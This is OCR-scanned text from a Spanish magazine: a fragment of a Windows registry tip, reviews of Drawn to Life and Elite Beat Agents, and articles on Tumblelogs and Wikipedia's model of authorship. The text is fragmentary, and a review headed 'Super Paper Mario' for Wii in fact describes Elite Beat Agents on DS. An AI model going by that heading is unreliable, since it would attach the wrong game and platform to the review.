Recuerda que, como siempre que hablamos del registro de Windows, no es recomendable cambiar ningún parámetro a menos que se sepas perfectamente lo que estás haciendo. Y en todo caso, antes de realizar ningún cambio, siempre será recomendable hacer una copia de seguridad, por si acaso.

Al acceder a la BIOS verás algo parecido a esto.

Encontrarás algunos datos básicos de la BIOS en el registro.



No es recomendable realizar cambios salvo que sepas lo que haces.

Nicolás Velásquez Espinel

Drawn to Life

***Programación:* 5th Cell Media**
***Distribuidor:* THQ**
***Plataforma:* Nintendo DS**
***Calificación:* Mayores de 3 años**
http://www.thq-games.com/es/game/show/2240?keyw=drawn&per_page=

Ya en los tiempos de los 8 bits existían los llamados "game construction kits", o sea, programas que nos permitían hacer nuestros propios juegos. Empezando por unos patrones preestablecidos, este software, híbrido de utilidad y videojuego, nos daba la oportunidad de introducir y modificar una serie de elementos para después usarlos en un juego preprogramado, a falta de nuestra contribución. Normalmente, estos programas se han ido especializando según géneros para sacar más partido del material previo y de la imaginación del autor amateur. Es decir, hemos visto kits de creación de juegos de rol o de matamarcianos clásicos, por citar dos ejemplos.


Así, primero creábamos personajes, armamento, vehículos e incluso escenarios y luego jugábamos con nuestras creaciones. Drawn to Life bebe en parte de esta tradición, pero opta por una solución más a la medida del jugador que quiere empezar directamente sin pasarse horas peleándose con los píxeles. O sea, es un juego que contiene una utilidad, no una utilidad seguida de un juego.

Esta original propuesta llega disfrazada de aventura de plataformas al más puro estilo clásico. En su mecánica no debería haber nada rompedor, pero este factor aparece bien pronto en el juego. En Drawn to Life nosotros diseñaremos al protagonista del juego, así como suena. Lo dibujaremos en la pantalla táctil y le daremos vida en el juego. No solo seremos los encargados del aspecto de nuestro alter ego, también dibujaremos objetos, vehículos e incluso plataformas y bloques para seguir avanzando por los distintos escenarios. Todo un reto. Y todo mientras jugamos.

Drawn to Life presenta una potente herramienta de dibujo (potente al menos teniendo en cuenta lo que hemos visto en otros juegos de DS que hacen uso del lápiz táctil para dibujar ciertos elementos), gracias a la cual daremos forma y color al protagonista de la historia. Si en un momento determinado necesitamos una escafandra para que nuestro personaje no se ahogue en el agua, la dibujamos y listo. O bien podemos dibujar un submarino para avanzar por el fondo del mar. También podemos darle nuestro toque personal a las plataformas por las que nuestro héroe debe saltar sin caerse al vacío. Y así decenas de elementos necesarios para concluir con éxito la aventura.

Se nota que 5th Cell Media ha prestado especial atención a la personalización del juego, es su parte más sobresaliente y llamativa, amén de la más lograda. La compañía, especializada en versiones de juegos de éxito para móviles, da un gran salto cualitativo, y no solo por la oportunidad que supone programar en una consola de tanta difusión como la DS, sino sobre todo por la ejecución. Es cierto que si no fuera por la original herramienta de dibujo y su aplicación en el juego, éste no sería más que otro plataformas para DS, pero es por lo primero por lo que engancha. Más de una vez el jugador se sorprenderá repitiendo diseños de personajes y objetos para volver a jugar esta aventura. Un juego que muestra por dónde deben ir las cosas en DS, y que muestra que todavía se pueden hacer cosas originales en la portátil.









	8
	7
	7
	7
	7
total	7



Super Paper Mario





***Programación:* Intelligent Systems**
***Distribuidor:* Nintendo**
***Plataforma:* Wii**
***Calificación:* Mayores de 3 años**
http://ms.nintendo-europe.com/superpapermario/?l=esES

Suele ser mala señal eso de que cojan una obra y la "adapten" a los gustos, usos y costumbres de otra franja horaria. Por pequeños que sean los cambios, no dan buen resultado. Ahí estan las "mejoras" de las versiones occidentales de dos grandes películas de Stephen Chow, Shaolin Soccer y Kung-Fu Hustle. Por eso, cuando nos enteramos de que habría versión "adaptada a Occidente" de uno de los mejores juegos del catálogo de DS, nos echamos a temblar. Afortunadamente, los temblores pueden pasar, porque Elite Beat Agents, por sí solo, es un grandísimo juego de DS, adaptación o no.


Todo empieza por Osu! Tatakae! Ouendan!, un juego japonés que es ya todo un mito entre los usuarios de DS. Dicho juego acomete, con gran sentido del humor y decidido estilo manga, la figura del animador, muy popular en el país nipón. El animador está presente en lugares de estudio, trabajo y también de ocio, para motivar a la gente que allí se encuentra para realizar mejor su tarea, ya sea en el tajo o incluso para divertirse. Esta parece ser la razón oficial para cambiar los protagonistas del juego, pero no su mecánica ni su finalidad. Osu! Tatakae! Ouendan, como todo buen juego "musical", mezclaba a la perfeción estética, jugabilidad y sonido, haciendo cada partida un festín de ritmos y melodías. En el juego original, nuestro papel como animadores es hacer todo tipo de movimientos rítmicos y bailes para motivar a quien se encuentre en un apuro y ayudarle a cumplir sus objetivos. Dando con el lápiz en la pantalla táctil de diferentes formas vamos creando esos bailes de motivación. Un desarrollo simple, pero con una curva de dificultad muy estudiada y una jugabilidad sencillamente endiablada.


Elite Beat Agents funciona exactamente igual que Osu! Tatakae! Ouendan!, lo que se ha cambiado es el entorno de los protagonistas. Ya no son animadores, sino un cuerpo muy peculiar de agentes de una organización no menos especial. A las órdenes del sargento Kuhl, nuestros agentes irán donde se les ordene y donde hagan falta. Seguiremos animando a la gente de a pie para realizar las más diversas acciones, con nuestros bailes y rítmicos aspavientos. Es decir, todo sigue igual, que nadie se alarme. Seguimos luchando por subir la moral de quienes nos rodean, con el mismo estilo artístico y el mismo y descharrante sentido del humor.

Otro elemento que no podía faltar en esta adaptación es la música. En Elite Beat Agents se ha apostado por un ramillete de éxitos del rock y del pop de todos los tiempos, desde el más clásico al más actual. No son las versiones originales, sino "reinvenciones" especialmente compuestas para el juego, y les vienen de perlas. Durante el juego nos veremos tocando la pantalla táctil de la DS con canciones de Madonna, Rolling Stones, Jackson Five, Village People, David Bowie, Jamiroquai e incluso Avril Lavigne y Beyoncé.

Elite Beat Agents tiene un modo historia desplegado en 19 misiones, pero también incluye un modo multijugador con duelos de ritmo en el que pueden participar hasta 4 jugadores sin cables. Eso sí, no se puede acceder a este modo con un solo cartucho, como otros juegos. También incluye un modo replay para ver nuestro rendimiento y dónde podemos mejorar, y un curioso modo en el que podemos retar a nuestro "fantasma", o sea, a nuestro propio desarrollo en partidas anteriores. Resulta gracioso ver aquí este modo, más propio de los simuladores de conducción, y no deja de tener su aliciente. La verdad es que todo en Elite Beat Agents rezuma dedicación y excelencia, uno de los juegos que nadie debe perderse si tiene una DS. Una joya para todos los públicos.







	8
	7
	8
	8
	8
total	8








La inmediatez blogera

La última vuelta de tuerca de la blogosfera lleva un nombre casi impronunciable. Es sinónimo de brevedad y frescura.



El último recién llegado lleva por nombre Tumblelog y se caracteriza por ser esa libreta de papel que siempre llevábamos encima, en la que apuntábamos todo lo que te resulta curioso, esas breves reflexiones que te producen alguna cosa, un dibujo, una foto… Pero todo a modo de un bosquejo rápido, tal y como se hacía en las míticas libretas Molekine que tantos intelectuales y pintores hicieron célebres en otro tiempo. Pues sencillamente eso es un Tumblelog, debidamente aderezado con contenidos multimedia que tan en boga se encuentran.


Este ejercicio de improvisación, va más allá del fenómeno Twitter (twitter.com), que se queda en un qué estoy haciendo, dónde estoy, y una línea de reflexión… Y que tanto ha revolucionado las redes sociales en los últimos meses. El concepto de Tumblelog, a pesar de su brevedad, es más extenso, rico, creativo y plural.

Parece que su origen lo tenemos en los linklog, que son listados de enlaces que se están recorriendo. Después se enriquecieron con muchas cosas más para crear la caza de zapatos, carente de títulos en su mayoría, desestructurado en cuanto a contenidos, carentes de categorías o cualquier método de catalogar los contenidos, ya sea cronológicamente, temáticamente

Principales apartados

La mayoría de los CMS para Tumblelog incluyen, lo que podríamos denominar el paquete básico de herramientas que todo buen usuario debe necesitar. A saber:

- Textos planos de la extensión que deseemos.
- Imágenes, con la posibilidad de agregarle un comentario, a modo de pie de página.
- Vídeos.
- Audios.
- Enlaces a otros webs, comentados si se desea.
- Citas y frases célebres.
- Diálogos y otras conversaciones de chat.







o mediante tags.

Lo que más suele despertar el recelo de sus lectores es la ausencia de comentarios. La gente no suele entender por qué no pueden opinar de lo que acaban de leer, será a consecuncia de la web 2.0, pero muchos amigos se te quejarán, pero el concepto de Tumblelog es tan personal en cuanto a contenidos y presentación, que lo que opinen los demás no tiene cabida.

...ESA LIBRETA DE PAPEL QUE SIEMPRE LLEVÁBAMOS ENCIMA, EN LA QUE APUNTÁBAMOS TODO LO QUE TE RESULTA CURIOSO, ESAS BREVES REFLEXIONES QUE TE PRODUCEN ALGUNA COSA, UN DIBUJO, UNA FOTO...

CMS para Tumblelog

Para montar tu propio Tumblelog puedes, como siempre, montártelo en tu servidor o abrir una cuenta en una comunidad que te dé el servicio gratuitamente o mediante pago.

Los que tiene su propio espacio web donde montar un script, la mejor opción es Gelato (gelatocms.com), un CMS de código abierto realizado por Pedro Santana que ofrece mediante PHP y MySQL todo lo que necesitas bajo un interfaz sencillo e intuitivo.

Para los que no quieren preocuparse por nada más que montarlo y empezar a expresarse con libertad, el servicio más significativo lo ofrece Tumblr (tumblr.com) que permite estar publicando en un par de minutos.


Mon Magan
monmagan.com



La revolución wikipedista

La activistas del conocimiento libre recompilan el concepto de autor

Los guardianes de la propiedad intelectual acechan en todas las esquinas: tras las puertas de los bares a la espera de que suene una canción poseída por la SGAE, en los anuncios de los cines llamando robo a la descarga, en los carteles que presiden las papelerías de barrio negándose a fotocopiar libros, en cada uno de los objetos electrónicos marcados por el diezmo del Canon. El autor, proclaman, es un pobre desvalido necesitado de su protección. Y sin embargo, en el mismo instante, una nueva e incómoda protagonista salta a las portadas de los periódicos, desafiando todos y cada uno de los pilares que sustentan el discurso de los guardianes. Los programadores y autores de la wikipedia son muchos, casi todos anónimos, no cobran por ello y, para colmo, comparten lo que escriben. Todas las actitudes que, según siempre nos han contado, perjudican al autor, han convertido a la Wikipedia en la mayor enciclopedia jamás compilada en la historia de la Humanidad.




De la autoría a la propiedad intelectual y vuelta

¿Cómo es posible que los cientos de miles de autores que programan, escriben e ilustran la Wikipedia hayan decidido renunciar a sus "derechos"? Y lo que es más grave -preguntan en voz alta y nerviosa los guardianes de la propiedad intelectual: ¿Cómo es posible que los lectores, sin ser clientes, se fíen de ellos? Para responder a estos y a otros muchos interrogantes que hoy suscita la Wikipedia y todos sus proyectos hermanos, merece la pena que nos detengamos un momento en la etimología de la palabra autor: indagando en el código fuente del lenguaje y poder así comprender su función original.

Autor procede del latín auctor, un sustantivo construido a partir del verbo augmentare (hoy aumentar), que significaba hacer crecer algo, tanto en cantidad como en cualidad. Un autor era, por tanto, alguien que aumentaba o mejoraba algo que ya existía. De este modo, ese algo que ya existía, la obra, se convertía, por definición, en fruto del trabajo de muchos autores. Las historias se transmitían oralmente, y en cada lugar geográfico o generacional se transformaban por los "aumentos", los añadidos y las modificaciones de incontables autores. Incluso cuando las historias comenzaron





Más de 350 servidores distribuidos por todo el globo mantienen funcionando la Wikipedia, una de las diez páginas más visitadas del mundo [fuente: Wikimedia Commons, licencia GFDL]

a ser plasmadas en papel, el autor que firmaba ese registro escrito seguía siendo un "aumentador" de las obras que recibía por los cauces de la tradición. La transmisión por copia manual de las historias escritas no alteró demasiado el proceso: los autores seguían siendo aumentadores de historias, intérpretes, comentaristas...

Del hecho de reconocer a los autores como creadores a considerarlos propietarios de sus obras hay un trecho largo: no es la autoría sino la propiedad lo que está en juego. Esta vinculación de la autoría con la propiedad tuvo su orígen en el nuevo mercado que se desarrolló con la aparición de la imprenta: los libros, al igual que los tejidos fabricados en serie por los telares mecánicos, se convirtieron en una nueva mercancía; su fabricación y distribución implicaba costes, y su venta, beneficios. Las cosas han cambiado tanto en el sistema operativo del mercantilismo actual, que la palabra autor resulta irreconocible en su código, compilado para vender y comprar... Hasta que un grupo de ilustrados hackers del conocimiento decidieron redefinir el sistema.

Wikipedia: el arból del conocimiento, sus raíces, tronco y ramas

Como en su día la imprenta, Internet y los soportes digitales de almacenamiento de datos se han convertido en un nuevo punto de inflexión tecnológico en la historia de la autoría. Con ellos, el coste de reproducción de las obras se acerca a cero mientras su radio de distribución (paradójicamente para el modelo clásico) tiende a infinito. Estas nuevas herramientas de producción y distribución del conocimiento han permitido que múltiples proyectos hayan puesto en cuestión, desde hace más de 15 años, las ecuaciones que hasta ahora habían regido el universo de la autoría: "una obra = un autor"; "un autor = un propietario". De entre todos ellos, la enciclopedia libre Wikipedia[1] ha sido el que ha logrado llevar más lejos los efectos de la GFDL (la licencia de software libre pensada primero para la documentación de los programas y extendida hoy—junto con las licencias Creative Commons—a casi todos los formatos de documento: texto, audio, video,

LA EDICIÓN INGLESA DE LA WIKIPEDIA SE INICIÓ EL 15 DE ENERO DEL 2001 COMO UN COMPLEMENTO DE NUPEDIA

imagen...).

La edición inglesa de la wikipedia se inició el 15 de enero del 2001 como un complemento de Nupedia, un proyecto clásico de enciclopedia online administrada por Jimmy Wales y Larry Sanger. Mientras que esta se gestaba muy lentamente, al ritmo marcado por la escritura individual y la revisión por pares (en un año apenas se habían completado 12 artículos), sus administradores decidieron crear un wiki paralelo, a la espera de que la Nupedia se completase. Sólo un mes más tarde, la recién bautizada Wikipedia contaba con más de 1000 artículos escritos por cientos de colaboradores y leídos por un número incontable de usuarios. El proyecto Nupedia fue abandonado y se creó la Fundación Wikimedia [2], una organización no de lucro presidida por Jimmy Wales. En el año 2003 comenzaron a multiplicarse las wikipedias escritas en otros idiomas (fue la catalana la primera en publicar un artículo en lengua no inglesa). Hoy suman más de 8 millones de artículos en 253 idiomas y más de 5 millones de usuarios registrados, aunque sólo alrededor de 80.000 son wikipedistas activos [3]. El crecimiento ha sido y continúa siendo exponencial, y el radio de su efecto va mucho más allá de los márgenes de la Enciclopedia, que se ha convertido en en lugar de gestación de múltiples proyectos hermanos, todos ellos licenciados bajo la GFDL: Wikcionario, Wikilibros, Wikiversidad, Wikicitas, Wikinoticias, Wikifuentes, Wikimedia Commons (depósito común de imágenes y contenido multimedia) y Wikiespecies (un repertorio abierto y libre de especies biológicas). Meta-Wiki actúa como lugar de apoyo y coordinación de todos los proyectos de la Fundación Wikimedia.

Sin dueño, sin publicidad, sin control

